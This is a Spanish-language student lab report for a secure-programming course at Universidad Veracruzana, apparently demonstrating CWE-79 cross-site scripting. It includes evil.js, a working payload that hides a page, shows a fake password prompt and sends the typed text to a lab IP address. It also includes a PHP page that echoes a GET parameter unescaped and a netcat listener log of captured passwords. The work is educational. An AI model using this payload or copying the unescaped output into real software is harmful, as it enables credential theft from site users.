



Universidad Veracruzana

## **Licenciatura en Ingeniería de Software**

Facultad de Estadística e Informática

### **CWE-79: Improper Neutralization of Input During Web Page**

#### **Generation ('Cross-site Scripting')**

Programación Segura (12800)

Guillermo Humberto Vera Amaro


**Daniel Mongeote Tlachy**

Xalapa, Ver; miércoles 10 de marzo del 2024

**Instrucción.** Elaborar una aplicación de PHP que permita ejemplificar la vulnerabilidad de CWE-79: Neutralización incorrecta de la entrada durante la generación de la página web en un servidor Web mediante los mensajes de error.


Coloca las siguientes capturas de pantalla, cada una con una descripción textual arriba de la captura:

- Coloca la captura de pantalla de tu código fuente en Visual Studio Code del archivo **evil.js**.






```
1 document.addEventListener('DOMContentLoaded', () => {
2   const menu = `
3     <div class="mt-4" style="max-width:400px">
4       <div class="mb-3">
5         <label for="password" class="form-label">Escriba su contraseña para continuar viendo</label>
6         <input type="password" class="form-control" id="password">
7       </div>
8     `;
9   document.body.insertAdjacentHTML('beforeend', menu);
10  const container = document.querySelector('.container');
11  container.style.display = "none";
12  var count = 0;
13  var iplinux = 'http://192.168.56.101:8000/';
14  const secret = document.querySelector('#password');
15  secret.addEventListener('keypress', (e) => {
16    count++;
17    if (count >= 4) {
18      fetch(iplinux + secret.value)
19      count = 0;
20    }
21  });
22  secret.addEventListener('blur', (e) => {
23    fetch(iplinux + secret.value)
24  });
25 });
```

- Coloca la captura de pantalla de tu código fuente en Visual Studio Code del archivo **file.php**.



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Acerca de</title>
7   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
8 </head>
9
10 <body class="m-4">
11   <h2>Programación Segura <small class="text-muted fs-5">Universidad Veracruzana</small></h2>
12   <div class="container">
13     <?php
14       // Validamos que nos envíen la llave del archivo
15       if (isset($_GET['index'])) {
16         $array = array(
17           1 => 'archivo1.txt',
18           2 => 'archivo2.txt',
19           3 => 'archivo3.txt',
20         );
21         echo "<p>El archivo solicitado es <strong>" . $array[$_GET['index']] . "</strong></p>";
22         echo "<a href='file.php'>Regresar</a>";
23       } else {
24         echo "Escriba un archivo a leer:</p>";
25         echo "<ul>
26           <li><a href='file.php?index=1'>Archivo 1</a></li>
27           <li><a href='file.php?index=2'>Archivo 2</a></li>
28           <li><a href='file.php?index=3'>Archivo 3</a></li>
29         </ul>";
30       }
31     <?>
32   </div>
33 </body>
34 </html>
```

- Coloca la captura de pantalla de la salida de la página **file.php** atacada con el payload que muestra la captura de contraseña.



- Coloca la captura de pantalla de la salida la terminal Linux recibiendo los datos obtenidos.

```
tlacho@servidorfei:~$ while true; do printf 'HTTP/1.2 200 OK\n\n%s' | netcat -l 8000; done
GET / HTTP/1.1
Host: 192.168.56.101:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
GET /ejemplo HTTP/1.1
Host: 192.168.56.101:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Origin: http://localhost:3000
Connection: keep-alive
```

```
GET /mipassword HTTP/1.1
Host: 192.168.56.101:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Origin: http://localhost:3000
Connection: keep-alive
```

- Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.

URL: <https://github.com/danieltlachy/CWE-79-Improper-Neutralization-of-Input-During-Web-Page-Generation-Cross-site-Scripting-.git>